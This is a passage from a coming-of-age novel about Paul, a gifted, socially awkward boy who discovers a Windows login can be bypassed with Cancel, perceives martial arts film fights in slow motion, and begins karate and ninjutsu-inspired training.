Paul's mom considered the answer. "OK. I'll talk to your dad about getting a computer you can use. You can learn a lot from a computer. Computer people are very smart and they use their skills to get great jobs."

This all sounded intensely boring, but he was ready to move on. "Sounds terrific." He smiled in a contextually incorrect manner. It made him look

goofy and innocent—like a normal seven-year-old kid. It was just the thing. She smiled back, leaned forward, and hugged him.

Paul cringed and released himself from the hug immediately. *Nice lady, but we cannot have that.*

The hug denied, Paul's mom knelt on the floor in front of him, her arms spread slightly, a sad look on her face. She looked deeply into her son's eyes, as if trying to glean emotion from deep inside him.

"You know I love you, right?" she asked.

"Yes, I do."

"And you love me too, right?"

"I do. Most sincerely." It was a good answer, a solid answer, and it did the trick. Mom smiled.

She stood up and patted him on the head as she walked past him. He cringed.

She said more as she left the room, but her words didn't register. He was busy working out the wind problem.

The computer came in all its 486/66MHz goodness. It was an elderly machine long since retired from Dad's work, and it was lame. Chris installed it in Paul's room along with a government surplus desk and matching chair. Paul got to the machine before his dad got a chance to give him a proper tour. Booting the machine for the first time, Windows prompted him for *DWarbucks'* password.

Paul plopped into the chair and cast a sidelong glance at the prompt.

A password? I have no idea.

He thought about the problem for a moment and began poking out the word *password,* one character at a time. It was terribly slow going. The keys were not in alphabetic order.

Stupid.

He flicked the mouse over to the OK button and left-clicked it. Since the mouse was still in motion, the cursor was no longer over the button when he released the mouse button, and the OK button didn't register the click.

"Interesting."

He hovered the cursor over the OK button again and left-clicked it. The graphic of the button downshifted and, sure enough, the click registered. *Invalid password.* Holding the mouse over the button graphic, he clicked the mouse button, moved the cursor off the graphic, and released the mouse. The click didn't take. Paul moved the cursor to the button again, left-clicked, and this time released the mouse button while still hovering over the OK button graphic. This time, the click took.

I must release the mouse button while hovering over the buttons or the click will not register. That seemed really stupid. *The button should register when I click, not when I release.* This was not logical at all and it frustrated him.

Windows displayed the login prompt again. *Invalid password.* He looked carefully at the dialog box. There was a *Cancel* button. He clicked it—careful to release the mouse button in the right spot—and the dialog box disappeared. The machine uttered a muted grinding sound and Paul knew that the trick had worked. A Cancel button on a password dialog box seemed completely illogical. Still, it was a fun little puzzle. He smiled. *Maybe there is something to this computer stuff.*

He was disappointed ten minutes later: the machine sucked. The games were stupid and the paint program was ridiculously simple. His interest in the machine lost, he powered it off and found something better to do.

Later that night, after dinner, Paul's dad lumbered up to his son's bedroom door. Paul was sitting on his bed, staring out the window into the fading twilight.

"Hey, bud. You want me to teach you about that computer?"

Paul looked up, startled out of his thoughts. "Computer?" he asked.

"Yeah. Over there," Paul's dad said, jabbing a meaty digit towards the desk. "On your desk."

Paul looked over at the desk. Sure enough, there was a computer on the desk. He decided to cover his bets. There was always the off chance that something as cool as the password puzzle was waiting to be discovered. "OK," he said, not moving from the bed.

Apparently unaffected by his son's lack of enthusiasm, Paul's dad pushed into the room and dropped his massive frame into the office chair, its metal springs squawking in protest. He moved up to the desk and put one hand on

the keyboard. The other hand completely covered the mouse. "This is the mouse," he began, "it has two buttons, a right one and a left one." He poked at the buttons for emphasis. Paul stood up from the bed, leaned forward, and pressed the Power button with a sigh. "You need to turn it on first."

"I *know* that. I'm showing you the mouse."

Paul smiled awkwardly.

"So, the way the mouse works, is you move it like this," Paul's dad continued, sliding the mouse. It struck Paul as funny that the mouse wasn't even visible under his dad's hand; the rodent's tail was the only evidence that the creature was hidden under there. "If you get to the edge, you pick it up and move it, like so." More mouse pawing ensued.

Paul's world began to spin and twist; he was losing his focus. There were so many more interesting things in life than this. There was grass in the backyard that was growing without anyone to watch it.

"The mouse has two buttons, you see them?"

We have gone over this already. Besides, the mouse is completely hidden under your hand. How could I possibly see it?

Paul took the high road. "Yes, I see them," he offered in order to keep things moving. "The left one is for clicking on-screen buttons."

"Oh, right. So, yeah, when you push the mouse button on a button that's on the screen," Dad began, "the computer knows you pushed the button and then the computer does the thing that was supposed to happen when you… clicked the button…" Dad blinked. "The button on the screen, I mean."

"Actually," Paul said, "the button *release* registers, not the button *press*. The *press* is irrelevant."

Despite the frequency at which they came, Paul's dad still seemed to get caught off-guard by his son's random-sounding comments. "Wha?" he managed.

"The mouse *click* is irrelevant. Watch." Paul stood up, grabbed the mouse and moved the cursor to the OK button of the login dialog.

"Hey, there's a password on this machine," Paul's dad said, noticing the password dialog for the first time. "*DWarbucks* is my boss. I don't have his password. We can reload Windows though."

Paul ignored him. "See, if I *click* and move *off* the button *then release,* it doesn't register. But if I *release* the button in the right spot," he clicked Cancel

and released the mouse while hovering over the button's graphic. "The button takes."

His dad sat blinking at the screen for a few moments as the desktop loaded then he turned to look at Paul. "The Cancel button works?"

"Yes. Stupid."

Buzz Wilson harrumphed, pushed back from the desk, and, with visible effort, freed his frame from the ancient chair. He gazed down at Paul for several moments. "Nobody ever told me you could push Cancel."

"Nobody ever told me, either."

"You want to throw the football around for a while?" Buzz asked. "I think we're all done here."

Paul had a penchant for catching footballs with his face. He looked up into his dad's eyes. "No, but thank you for the computer," he offered. He had offended his dad somehow, although he didn't know exactly how.

"Thank you for helping me with the computer. I really do like it."

Buzz didn't hear him; he was already down the hall. Paul stood next to the computer desk, hoping his dad would return and offer up some other father-son activity. He stood waiting for a full ten minutes. The offer never came.

Rubber Bouncing Swords

When Paul was about ten, his mother went on a weekend retreat and Paul was left home alone with his dad. Before she left, Buzz bought a metric ton of junk food and rented five videos. Settled into the family room recliner, beer and remote in hand, junk food within arm's reach, he looked right at home. He was settling in for a great Friday night when Paul came into the room.

"Rent any good movies?" he asked.

Buzz sat frozen in his chair, a can of beer halfway to his mouth, remote pointed at the TV. He didn't budge an inch. He seemed to assume that his son's visual acuity was based solely on motion.

Paul tried again. "Did you rent any good movies?" he asked, pointing at the five-high stack of videos.

Dad put the beer down into the chair's well-worn, built-in cup holder and gently placed the remote onto the chair's padded arm. "Martial arts movies. Nothing you'd be interested in."

"I have never seen a martial arts movie. It is hard to be interested in something I have never seen."

"Your mother wouldn't approve."

"Then we should do our best to ensure she does not find out," Paul persisted, sitting down on the couch. He put his feet up on the coffee table and settled in for a seven-hour movie marathon.

Dad grabbed the remote and his beer. He looked at Paul for a long moment. He shook his head as if still trying to unravel the kid's last sentence. "OK," he said, sounding resigned, "maybe just this first one. It looks pretty tame."

That turned out to be an understatement. The first movie was *3 Ninjas* and it was not the type of martial arts flick Dad normally rented. It was a family-friendly, Hollywood romp about three little kids who learn martial arts from their grandfather.

As Paul watched the film, he realized that there was something odd about the fight scenes: they were all in super-slow motion and there was no sound. "How come," Paul began, turning towards his dad. Just as he turned his head away, the sound returned.

Forgetting all about what he was trying to say, Paul turned back to the movie. The fight scene continued in slow motion and there was no sound. He squinted at the screen. *Pivot on the right foot, body turns, and he strikes with the left*. Paul watched as the punch stopped way short of the target, and the victim flailed backwards. "That was a fake hit!" Paul said, turning to his dad. Just then the soundtrack came back.

"Yeah, well, that's the movies, kid. They can't go around beating up on each other for real, right?"

Paul turned back to the movie. The soundtrack disappeared, and the fight scene continued. The grandfather grabbed the arm of a *ninja* holding a sword and the funniest thing happened. The sword *bent*, like it was made out of rubber! Paul laughed out loud. Grandpa knocked the ninja out, the sword fell

to the ground and, after *bouncing*, it bent even further! Paul laughed again. "Did you see that?"

"Yeah, cool moves."

"No, not the moves. The rubber sword."

"Rubber sword? They aren't using rubber swords. They're metal, but they aren't sharp. They just look real."

"I am telling you, that one ninja's sword just bounced. I saw it bend and it *bounced*!"

"What? Really?" Paul's dad was already rewinding the movie. "Where, which part?"

"There, the grandfather going at that ninja with the sword."

Buzz hit *Play* and watched the scene. Paul saw it again in slow-mo, hi-fi, and clear as day: the rubber sword.

"Where? Did it happen yet?"

"Yes! Rewind!"

He rewound the tape again, but couldn't see it. He resorted to the play-pause, play-pause trick until eventually he caught a frame that showed the rubber sword in mid-flop.

"Hey, that *is* pretty funny!" Buzz laughed. "You saw that the first time through?"

"The action runs so slow, how could you miss it?" Paul asked.

Buzz looked at him for a moment, his mouth half-open as if he was about to say something then obviously thought better of it. Closing his mouth and snapping out of his astonishment, he continued the movie.

Paul spent the remainder of the movie looking back and forth between the screen and the wall, the screen and his dad, and the screen and the ceiling. Every action scene was missing the sound and crawled by at what seemed to be quarter-speed. Paul could get the sound back by looking away but even if the video was in only his peripheral vision, it seemed slowed. And Paul's head tingled when the action sequences rolled by. After seeing a sequence once, he had the distinct feeling he had seen it a hundred times before.

The *3 Ninjas* completed, Buzz got up to take a bathroom break. When he returned, he eyed Paul suspiciously. Paul was lost in thought.

"It's like ten o'clock. Are you tired yet?"

Paul was far from it.

"I am fine. Can we watch another one?"

"These others are pretty violent. They are definitely grown-up movies. You aren't gonna have nightmares or go hacking up people with a sword are you?"

Paul had no idea why his dad would assume he would hack people up with a sword. *He must be employing humor.* "I hereby refuse to have nightmares and will avoid hacking people up with a sword at all costs."

Paul's dad blinked. Twice.

"And you aren't going to tell your mother?"

"I will not."

Satisfied, Dad popped in the next movie and settled into the overstuffed chair.

Paul didn't have to wait long for the first action sequence and, when it came, it was silent, and slowed, just like the last movie. Paul caught each step, each movement in excruciating detail. This movie was more technical than the first. The actors used body movements to add intensity to everything they did. Paul couldn't resist any longer. "What is it about these movies that they slow down the action scenes and kill the sound during the good parts?"

Dad turned to look at Paul. "What do you mean? They're not slowed. They're fine." He eyed the kid suspiciously and paused. "Are you sure you're OK? Are you getting tired?"

"No, I'm not tired, it's just…" Paul trailed off. He wasn't at all sure how to proceed. He turned to look his dad full in the face. "So, the action scenes all look OK to you? They're like normal speed and have sound and all?"

Buzz wasn't looking at the TV anymore. He was looking at Paul. "What's wrong?"

"It's just that…" Paul stood up, his back to the TV, blocking his Dad's view. "Like that last scene. The main character did this…" He mimicked one of the main character's first moves. "Then the bad guy blocked, so the guy did this." He executed the second move.

Buzz got big-eyes.

"Then a kick, like this, followed by a chop-like thing." Paul acted it out. His timing was a bit off, but the moves looked practiced.

After a moment, Paul's dad cast him a suspicious glance. "What, you popped in the tape while I was in the can, and watched…"

"No," Paul interrupted. "I did not. That is just the thing. I have never seen this movie before. I see the action scenes and I *get* them or…" He looked at his dad's face. He suddenly felt really stupid like he had just stood up in the middle of class and started doing naked charades. "…something."

He plopped back down on the couch and turned back to the movie.

"Well, if you like this kind of flick, we'll talk to your mother about letting you watch them with me."

Paul was relieved that his Dad seemed willing to let the whole thing blow over.

"Of course, don't expect me to go actin' any of them out with my blown knee. I might end up in the hospital or something."

Paul laughed. The rest of the movie passed and he had a great time hanging out with his dad. They made comments about the movies and Paul found quite a few bloopers his dad missed. He kept most of them to himself to avoid the whole "movie-slows-down" and "sound-goes-away" conversation. It was the best three hours Paul could remember spending with his dad, even though he was sent off to bed after the second movie.

Paul's had awesome dreams that night; dreams of sword-wielding ninjas moving to slow-motion choreography that flowed like an amazing deadly dance. And in his dreams, his dad was smiling.

Julia Wilson stood frozen at the kitchen sink. She leaned forward and squinted slightly as she watched her son through the kitchen window. Paul was *playing*. Armed with a mostly-straight stick, Paul was sword fighting an invisible opponent. He tromped back and forth across the lawn, acting out both sides of a battle between two opponents, one of which was armed with a sword. Although the accuracy of the boy's moves was lost on her, she recognized the return of the boy's long-lost spirit. He was acting like a normal kid instead of a ten-going-on-fourteen manic-depressive.

Buzz wandered into the kitchen.

"Chris?" she asked without looking away from the window.

He answered with a grunt, undeterred from his mission to forage the pantry for snackage.

"Look at your son."

He walked over to the kitchen door and peered into the back yard. "Yeah, that's about right. The opening fight scene from *3 Ninjas*." He paused, drawing his hand across his unshaven chin, eyes still on the boy.

"*3 Ninjas*?" Paul's mom asked, turning her head to look at him. "When did he ever see *that* movie?"

His gaze widened and, in that moment, she knew. "You let him watch a Kung-Fu movie?"

"Not Chinese, Japanese," he corrected her. "Kung-Fu is Chinese." His gaze on his son intensified.

What was it rated? You know how I…"

"Look at him," he interrupted. "He's got the moves down. Pretty good."

Looking out the window again, she asked, "How many times did you watch it? You two must have been plopped in front of the tube the whole weekend for him to know all those moves. It's not good for kids to…"

"Once," he said. "We watched the movie once, and he remembers all the moves."

"Once?" she asked, glaring at him while still scrubbing the pot in the sink.

"Yeah. Once. And he looks like he knows what he's doing."

She rinsed the pot and set it in the strainer behind the sink. Still watching her son, she wrung out the sponge, put it on the edge of the sink, and dried her hands on a nearby dishtowel. She was already mapping out the pros and cons of a question she hadn't yet asked. The process took all of two seconds to resolve. "You know that Karate place around the corner?"

Chris grunted. "Mmmm. Yeah, Mitsubishi. By Arby's."

"I think it's *Mitsuboshi*," she corrected.

"Mitsubishi, Mitsuboshi, whatever. What about it?"

"Why don't you take him down there? See if he's interested in taking lessons."

"The boy's not into sports," he said. "Besides, I can't picture him taking a real hit. Those people in there really hit each other."

"They wear pads, Chris. Besides, I think it might be good for," she considered the next words. "Both of you."

"Not my thing. I just like the movies."

"Chris," she began.

"Fine. I don't care. I'll take him down there, but he'll probably wimp out about it. Mark my words," he said.

"Chris, he's not a wimp. He's just…."

"Yeah, I know. Different."

As Buzz pulled open the door of the Karate place, Paul was struck by a smell that vaguely reminded him of a gym class. It wasn't a bad smell, like stinky socks, but a rather pleasant, rubbery smell coming from the bright blue mats that covered the majority of the floor. They looked thinner and firmer than the mats in his gym class, but they seemed to cover an enormous area, an effect granted the large room by the floor-to-ceiling mirrors along the longest wall. Mirror aside, this was the biggest expanse of mats Paul had ever seen.

Several rows of folding chairs sat on a tile floor to the right of the entrance and to the left, completely covering the far wall, was the largest collection of weapons Paul had ever seen. There were long and short sticks; ropes with various attachments; rubber knives; rubber, four-pointed stars; and… Paul drew in a breath. *Swords.* They looked much cooler than the stick Paul played with in the back yard. Still looking up at the weapons, he hardly noticed the glass counter between him and the wall. When the lady behind the counter spoke, it surprised him.

"Hello! What can I do for you guys?"

"Ahhh," Paul managed. He glanced at the lady long enough to realize she was wearing blue pajamas then averted his gaze to the counter that stood between them. The glass top revealed all sorts of merchandise: books, DVDs, and VHS tapes, each displaying images of black-robed fighters. He knew what they were. They were Ninjas.

Ninjas.

"My name is Paul and I am ten years old. Recently my dad and I watched some really interesting movies. The first one was called *3 Ninjas*, and I found out that they use rubber swords in that movie. The moves employed by the actors were fascinating, so I took it upon myself to practice them in the back yard. I have been using a stick, but the stick is bent and flimsy, which makes some of the moves difficult. The other thing that makes practicing difficult is my lack of a training partner." Paul took a breath. The lady's eyes had gotten bigger, and she looked about ready to say something. Paul realized he had to pick up the pace.

"So, I am here because my mom thinks I should take lessons, but my dad thinks I can not handle getting hit."

Paul's dad shot him a look of surprise. "I," he began.

"But I am not a wimp," he continued. "I am just *different*." Buzz looked like he might fall over right on the spot. "Why are you wearing your pajamas?" Paul asked, quickly focusing on the lady's left shoulder.

Paul's dad nudged him in the back of the head with his elbow.

The lady seemed not to notice Buzz or Paul's rambling, breathless monologue. "That's a good question," she said. "These do look like pajamas, don't they?" She smiled.

Paul glanced at her smile for a fraction of a second then focused back on her shoulder. She had blonde hair. Most ladies with blonde hair were nice, but he wasn't sure about this one just yet. He smiled awkwardly, copying the movement of her mouth.

The lady stood up and walked around the counter. "Welcome to Mitsuboshi Dojo. My name is Mrs. Thompson. What's your name?" She squatted down with her thighs parallel to the floor, forearms resting on her thighs, hands crossed. She had compromised her height advantage to get down to his level, but she still seemed very strong. She was also very pretty and seemed very kind. Judgment passed. Paul liked Blonde Hair Karate Lady.

Paul analyzed her position. It was an odd position for an adult. *She looks very comfortable and natural, but strong.*

"If I pushed you, you wouldn't fall down," Paul said, imitating the lady's smile again. He focused on her hair. "Most adults that do that either fall down, or stand up very quickly, or use their hands to keep themselves from

falling down. Is that what you teach here? Do you teach people how not to fall down?" Paul tried the smile again. It seemed like the right thing to do.

"This is Paul," Chris said. "And I'm Chris. Most folks call me Buzz."

"Hello, Paul. It's good to meet you." She extended her hand to Paul and he took it immediately. *She's stuck*. He grabbed her hand firmly, took a step backwards, arched his back, and pulled, jerking Blonde Hair Karate Lady reluctantly to her feet. "That's quite a grip you've got there," she said with a smile. She also smiled at Chris, although it was a different kind of smile than the first one. The lower lip was stuck out a bit more than the top. Paul made a mental note of the expression.

"This," she said, motioning to her uniform, "is called a *gi*. It is a type of uniform we wear when we are training."

Training. Paul didn't like the sound of that word. Neither his ego nor his face had recovered from the football-training incident.

Paul's gaze shifted between her bangs, her eyebrows, and a support column behind her. She had blue eyes. "We have been around here before. My dad goes to the grown-up drink place next door. He comes out with lots of heavy bags and sometimes heavy boxes."

Paul's dad cleared his throat. "Yes, well…"

"Your gi is blue, but I saw kids in here before," Paul continued. "They were wearing *white* gi, although some of them had *black* pants and everyone seemed to have different color belts. The belts were colored like that." Paul pointed to the column behind her shoulder, where a plaque displayed each of the various belt colors. He tried on a new smile he had learned; it involved sticking out his lower lip more than the top one.

"Yes," Blonde Haired Karate Lady began. "When students first begin their training, they wear a white gi and after breaking a board, they are given a white belt. As students advance, they earn different belt colors."

"A black belt like yours, then, is the highest?"

"Exactly. As students advance, they are invited to join the black belt club and, if they accept, they wear black pants. When a student earns a black belt, they wear an all-black gi. Blue uniforms are worn by instructors."

"Students break a board to earn a white belt?" Paul asked. "Like a real board?"

"Yes, a real board. Eventually students learn how to break more than one board at a time."

Paul pointed to the weapons display near the counter. "With swords?"

"Our advanced students eventually train with weapons, but at first we train students to use their bodies for both offense and defense."

He thought about this. "And you teach them how not to fall down?"

"We teach lots of different things. I tell you what. Let me talk to your dad for a few minutes while you have a look around and then we'll talk again." Paul glanced at his dad. He seemed happy.

"OK, I'll look around," he said, trying on the new smile he had learned

After a few moments, Paul's dad approached him. "So, it sounds pretty simple. You can get a free month, see if you like it."

"Would they let me use swords if I was an advanced student?"

"Probably not until you get your black belt."

Paul eyeballed the training weapons on the wall.

"Will they give me one of the wood swords on a retainer?"

"On a whuh?"

"A retainer," Paul repeated. He considered a lighter form of the term. "Would they let me borrow a wooden sword?"

"Oh. Borrow? No, we buy one when you're ready I guess."

Paul summarized the conversation in his mind. *I get my black belt then I get trained with weapons my parents buy me.*

Paul looked up at his dad. "Great deal. Where do I sign?"

"Let's just see how the free month goes."

After two private classes Paul was presented with his first belt test. He had to break a board with a stomp kick and, if he did, he would earn his white belt. The thought of earning his white belt appealed to him, but this was an *actual* board. To his eyes, it may as well have been a four-by-four, but, in reality, it was nothing more than a flimsy bit of pine. The instructor sat on the floor, Indian-style and held the board parallel to the ground.

"Are you ready, Paul?"

Paul turned to see his dad sitting in a chair, bent forward, hands clasped, his elbows resting on his knees. He looked like he would spring out of the chair at any moment. Paul looked into his eyes and saw something there, an emotion of some kind, but he couldn't register what it was. He studied him carefully for a moment and then, frustrated, he turned back to the instructor who waited with the board.

"You had two good practice strikes and you look good," she said. "Just get your knee up high, use your heel, and remember to strike *through* the board. Stomp through to the floor. Don't stop at the board."

He turned his head toward his dad, who leaned forward a bit more and nodded in reply. It was time to do this.

Paul stepped forward, lifted his leg, closed his eyes and stomped as hard as he could. The board split with a sharp *crack*, splinters flying. He opened his eyes.

"Hey, I did it!" he said, oblivious to the pain in his heel.

"Hey, you really did it!" his dad replied. Buzz stood and gave Paul a quick, one-armed hug. "He really did it," he repeated to the instructor, who seemed less surprised by the victory.

"You did a really great job, Paul! Awesome!" she said, holding her hands up for a high-ten. Paul walked over and helped her up from her seated position. The instructor laughed softly, congratulated him, and awarded him his white belt. Paul's spirit was soaring. *What an incredible feeling!*

He received a folder with information about the white belt curriculum, a class schedule, and a practice log. "Ten minutes a day, three times a week," the instructor said, pointing to the practice log. "If you don't practice or you don't fill out your log, you don't get your next belt." She studied Paul closely. "Even if you know all your techniques."

Ten minutes sounded like nothing. Paul knew he could do more than ten minutes a day. He jabbered to his dad the whole way home and, without so much as a spare breath, recapped everything for his mom the moment he walked through the door. It took all of ten seconds and came in a rapid-fire staccato that she could barely process.

"I'll be in my room practicing," he said as he marched up to his room.

Paul was a bundle of nervous energy as he waited for his first group class. He couldn't wait to get back into the *dojo*. But he had forgotten that he wasn't taking private lessons anymore—he would be part of a group, training with other kids. When that realization hit him about two minutes before class started, he felt like he was going to throw up. Suddenly, martial arts was the *last* thing he wanted to be doing.

The class fell in line by belt color. An instructor retrieved the attendance cards for each student and greeted them with a warm welcome. Paul's welcome was especially warm because he was new; it made him feel awkward to be the center of a stranger's attention.

Falling into ranks, the class began reciting the student creed, which was printed on the wall. Paul's eyes flicked to the creed, his scalp tingled for a few brief seconds, and his eyes never returned to the wall. There were too many other interesting things to watch.

"I intend to develop myself in a positive manner…" Paul began, in sync with the class.

"I intend to develop self-discipline in order to bring out the best in myself and others. I intend to use what I learn in class constructively and defensively and never to be abusive or offensive," he continued, keeping up with the class as he looked around the room.

After reciting the creed, the class was instructed to "find a dot" on the dojo floor, which spread them out evenly for warm-ups. The warm-up consisted of various stretching exercises, stomach crunches, jumping jacks, and push-ups, and they looked easy from where the audience was sitting, but Paul was in absolute *hell*. He was capable of only three push-ups (done from his knees), one stomach crunch, and a sad five jumping jacks before distractions got the better of him and destroyed the coordination of his motor skills. He was quite flexible—as most kids his age were—and stretching came as no problem, but he lacked any semblance of strength or coordination. At the end of the warm-up, he was beet-red and panting, but his body felt good, somehow. The instructor, a guy in his early twenties, with a lean, gymnast's

build and dark, very short buzzed hair, called everyone's attention to the front and began teaching some of the basic postures, or *kamae* of *budo taijutsu,* the art taught by the Academy.

The Art of the Body, he explained, was an unarmed discipline, which explained why Paul would have to wait until black belt to receive weapons training. He tried to take it all in, but there was a lot going on around the periphery of the dojo. People were murmuring in the audience. The students from the previous class were dispersing from the locker rooms and students for the next class were filtering in. In the girl's locker room behind him and to the left, some girls were gossiping about a kid named Joshua and what he had done to this girl named Jaime and how horrible it was that he could be such a Neanderthal. Ambient sounds were everywhere, and Paul seemed unable to tune them all out. The dojo was not particularly loud, but his attention was drawn to the sounds most people dismiss as ambient.

"*Shizen no kamae* is a relaxed posture," the instructor began. "Your feet should be about shoulder width apart and your knees should be very slightly bent. Try it with me."

Paul tried to focus on the lesson, but it was all seriously boring. The girls back in the locker room were still chatting. One girl's name was Gabby. Appropriate. Car keys rattled off to the right as an adult prepared to leave. Lots of conversations, lots to process. He followed along as the instructor demonstrated more postures and a few basic strikes. *Bend your knees, get low, front foot pointed towards your target's spine.* He tried desperately to pay attention, but this was all very boring. He watched idly as the instructor continued.

"These postures are critical," he reinforced. "Because they form the foundation of everything you will learn as you advance through the ranks. Watch me." Beginning in the relaxed *shizen* posture, he began to nudge forward. The room seemed to fall silent and the instructor began moving in what seemed to be slow motion. Paul recognized the feeling instantly. This was what happened when he watched the martial arts flicks with his dad. *Strange.*

Paul watched as the deceptively relaxed posture transformed into a powerful simulated attack. As the instructor began to punch, Paul was surprised to see first one posture, *jumonji*, and then another, *ichimonji*, strung together into a beautiful, deadly sequence. As he passed through the *ichimonji* posture, he rotated his body sharply and threw a palm strike that seemed to originate not

from his shoulder, but lower, from his legs, up into his hips, through his spine up through the shoulder and into the heel of his opened hand. The strike took only a fraction of a second to evolve from that first stance, but it was gorgeous to watch and Paul caught every detail. The punch evolved into another strike, this one more of a sideways palm-down chop that Paul would come to know as an *ura shuto*. This strike, like the last one, seemed to begin down at the instructor's toes, wringing every ounce of power from his entire body and bringing it to bear on the tiny sliver of bone and flesh at the outside edge of his hand. He used his entire body to focus energy into that punch. The moves took all of a second-and-a-half.

Time and sound resumed and Paul gasped in unison with the other students. Looking at his fellow students, a wave of relief began to well inside of him. There seemed to be a very real possibility that this slow motion thing wasn't another of his many "weirdisms." *Had they seen it too? The beauty of the moves, the way they fit together like organic Legos to create a masterpiece of motion?*

The kids on either side of him dribbled phrases like "cool" and "wow" and blathered on about that cool punch in the middle; the relief that had built in him dissipated immediately and Paul realized he was alone, again. They had missed it all. The postures were all in there, every last one of them. Over and over again, one after another, flowing into a greater whole that made incredible, logical, deadly sense.

Cool was an unbelievable understatement. Paul could have watched the instructor demo all day, but these were demonstrations meant to be practiced when the students partnered up. Partnered up. As in together. As in touching. Normally, Paul would have utterly flipped out at the prospect, but the practice was controlled and deliberate. There was actually very little random, unsolicited touching, which was fine, but Paul hardly noticed any of it. He was busy being unbelievably frustrated.

Every move felt wrong. His legs weren't conditioned enough to allow those perfect deep-knee bends for any length of time. His timing felt awkward. Even the most basic of strikes felt ridiculously out of control. Paul grunted disapprovingly as he worked with his partner, making mental notes of what he and his partner were doing wrong. He knew better than to help other people or even offer his advice, so his internal monologue was relegated

to head shakings, and frequent grunts and mumbles that never made it past his clenched jaw and pursed lips.

The class ended and he felt utter frustration because his body was so ill prepared for the rigors that martial arts required. He had a lot to work on. The instructor's demonstration had worked a certain kind of magic on him, but the frustration he felt was debilitating. As the class bowed out, Paul headed toward the locker room with his head down, nearly plowing into a student in an all-black gi. He looked up suddenly and saw that there was not one, but several adults in all-black gi making their way out onto the dojo floor. He recognized many of them as Academy instructors.

Instructors were preparing to take a class. Mesmerized, Paul stopped and turned to watch them all make their way onto the mats. He looked around for his dad and found him sitting in the front row. His gaze was already on the black-garbed class. Paul spun around, headed to the locker room, grabbed his shoes, and hurried out to the audience area where he sat next to his dad.

"You see those guys?" he asked, realizing immediately that it was a seriously dumb question.

His dad didn't seem to notice how ridiculous the question was. "Yeah, what's this all about? Those guys all had training weapons. This the advanced class?"

"I do not know. Their gis are different than ours. Do you think they are ninjas or something?"

Paul's dad exhaled sharply. "Yeah, right."

The head of the school, whom everyone referred to as *Shidoshi*, walked onto the mat and began a coordinated ritual that involved lots of Japanese phrases Paul didn't understand. The class warmed up with all kinds of jumps and rolls, which they landed in almost complete silence.

Their moves were cool. More than that, their moves were beautiful. There was a distinct logic behind every single motion, a logic he had already experienced in the beginner's class. But there was something else. This class exuded strength. The students did not look physically stronger than the other students. In fact, some of them looked like professionals: doctors and lawyers, and computer people. But there was no mistaking it; they had strength, confidence, and grace. They had obviously been training longer than all the other students, but it wasn't just training that set them apart. There was something else.

What was it? The question rattled around his head as he watched the class and eventually he stumbled on the answer: it was knowledge. Knowledge separated this class from all the others and that knowledge had granted the students strength.

Paul shook his head, more violently than he had intended. His dad noticed in that I'm-not-with-the-weird-kid sort of way. That wasn't it. Strength was the wrong word. *Strength is what athletes had*. Paul had never cared much for athletes. There was an air about them and they all seemed to belong to a club that he hadn't been given an invitation to. He surveyed the class. *It wasn't strength. It was…power.*

That was it. They had power. Power derived from knowledge.

This realization correlated with a previous one. Paul remembered the afternoon in his room with the laptop. Every time he thought about that day he got a buzz of adrenaline, but he hadn't understood why. The fact was that by reassembling the laptop, by using knowledge his parents did not possess, he avoided a nonsensical but imminent punishment.

My knowledge allowed me to control my situation. It allowed me to control my world effectively. Knowledge gave me the power to control my world.

The revelation reverberated through him as the image of the class reappeared before him. These people were, without a doubt, the embodiment of his newfound truth, and he had made up his mind. He would become one of them.

After class, Paul's dad approached one of the instructors. "Excuse me," he began. Paul had never heard him say 'excuse me' to anyone, ever. "What can you tell me about this class?"

"This is a traditional Japanese class," he said politely. It is for advanced students and it is by invitation only, based on the performance of the students in the *budo taijutsu* class."

"So this class is not *budo taijutsu*…" Paul's dad said.

"No, it's not."

"So then what is it?" he pressed.

The instructor seemed hesitant. "*Ninjutsu*."

"You mean as in ninja?" Paul asked.

The instructor looked at Paul carefully. "Yes," he answered. "But understand that what you think you know about ninjas probably came from the movies."

Paul glanced at his dad, who pretended not to notice him.

"*Ninjutsu* is an ancient art that has been distorted by Hollywood." The instructor knelt down to Paul's level. Paul studied his face carefully. "If this is something you're interested in, take your *budo taijutsu* training seriously, and do your research."

"You'll know," he continued, pointing at Paul's chest, "in *here* if *Ninjutsu* training is for you and your practice will show us that you're ready." Standing up, he politely excused himself and wished them a good evening.

Paul stood, unmoving, for a moment before his dad nudged him. "Let's go," he said, heading for the door. Close to the car, Buzz checked over his shoulder to make sure he was out of earshot of the instructors. "So what, you're gonna try out for the ninja team now?" he asked.

Paul knew there was no ninja team. He missed the subtleties of the question, but his answer came without hesitation. "Yes. I will be a ninja."

A twelve-year-old Paul sat in the back row of his history class, elbow on the desk, head resting on his hand. An open textbook sat on the desk. He looked like a vulture as he hunched over the desk, waiting for the book to just die already. His other hand rested on the desk and was busy tapping out a very complex series of motions, over and over. He had learned the sign language alphabet this year, and his hand was quickly cycling through it repetitively.

He was a decent student and managed a solid-B average without exerting any real effort. His parents were satisfied, but his teachers realized that he was squandering his abilities. He had been silently awarded the title of "Least Likely to Apply Himself," and his blasé attitude about school rubbed most teachers the wrong way. Mr. Stalwart, the guy currently blabbing about the Declaration of Independence, was no exception. He was an overweight man with wire-rim glasses and an overgrown mustache. Paul knew him as Wally, because he looked like a walrus.

Paul tried to focus on his textbook, but it was no use. He was comfortable and bored, and a quick nap seemed just the thing. Propped on his elbow and still hovering over the book, he drifted off.

In a few moments, Paul had one of those "falling moments" and shuddered. The corner of his mouth felt moist; he slurped loudly and wiped his face. He looked up to meet the gaze of his entire class.

Crap.

Stalwart had obviously called him out.

"Whaza question?" Paul managed.

The class thought that was about the funniest thing ever.

"Since you seem to have the entire content of the Declaration memorized," the teacher continued, "and don't require any more tutelage on the content of it, perhaps you would like to recite it for the class."

Paul missed the sarcasm. He looked down at his open textbook. There sat the first few paragraphs of the Declaration of Independence. *Tutelage?*

"You obviously won't be needing your book, seeing that you've *memorized* it. Close your book please," the teacher insisted.

Paul looked at the book again. The text flew at him quickly, assaulting his mind with such force that he swore he was about to fall over and die right there on the spot. His mind suddenly felt like it was on fire, but ice-cold at the same time. The "brain freeze" he got from Slurpees was nothing compared to this. He gasped loudly and covered his face with his hands. Somewhere in the distance, he could make out the sound of the class laughing, but he didn't care about that. He just wanted the end to come quickly. He began rocking back and forth in his chair and, just like that, the feeling passed, leaving only a mellow, tingling buzz in his head. He scratched his scalp with his fingernails. The motion felt distant and delayed as if all the skin on his head had fallen asleep.

Hushing the class, the teacher seemed unaffected by Paul's odd demonstration. "Go on," he prodded. "We're all interested in hearing you recite the Declaration, aren't we, class?"

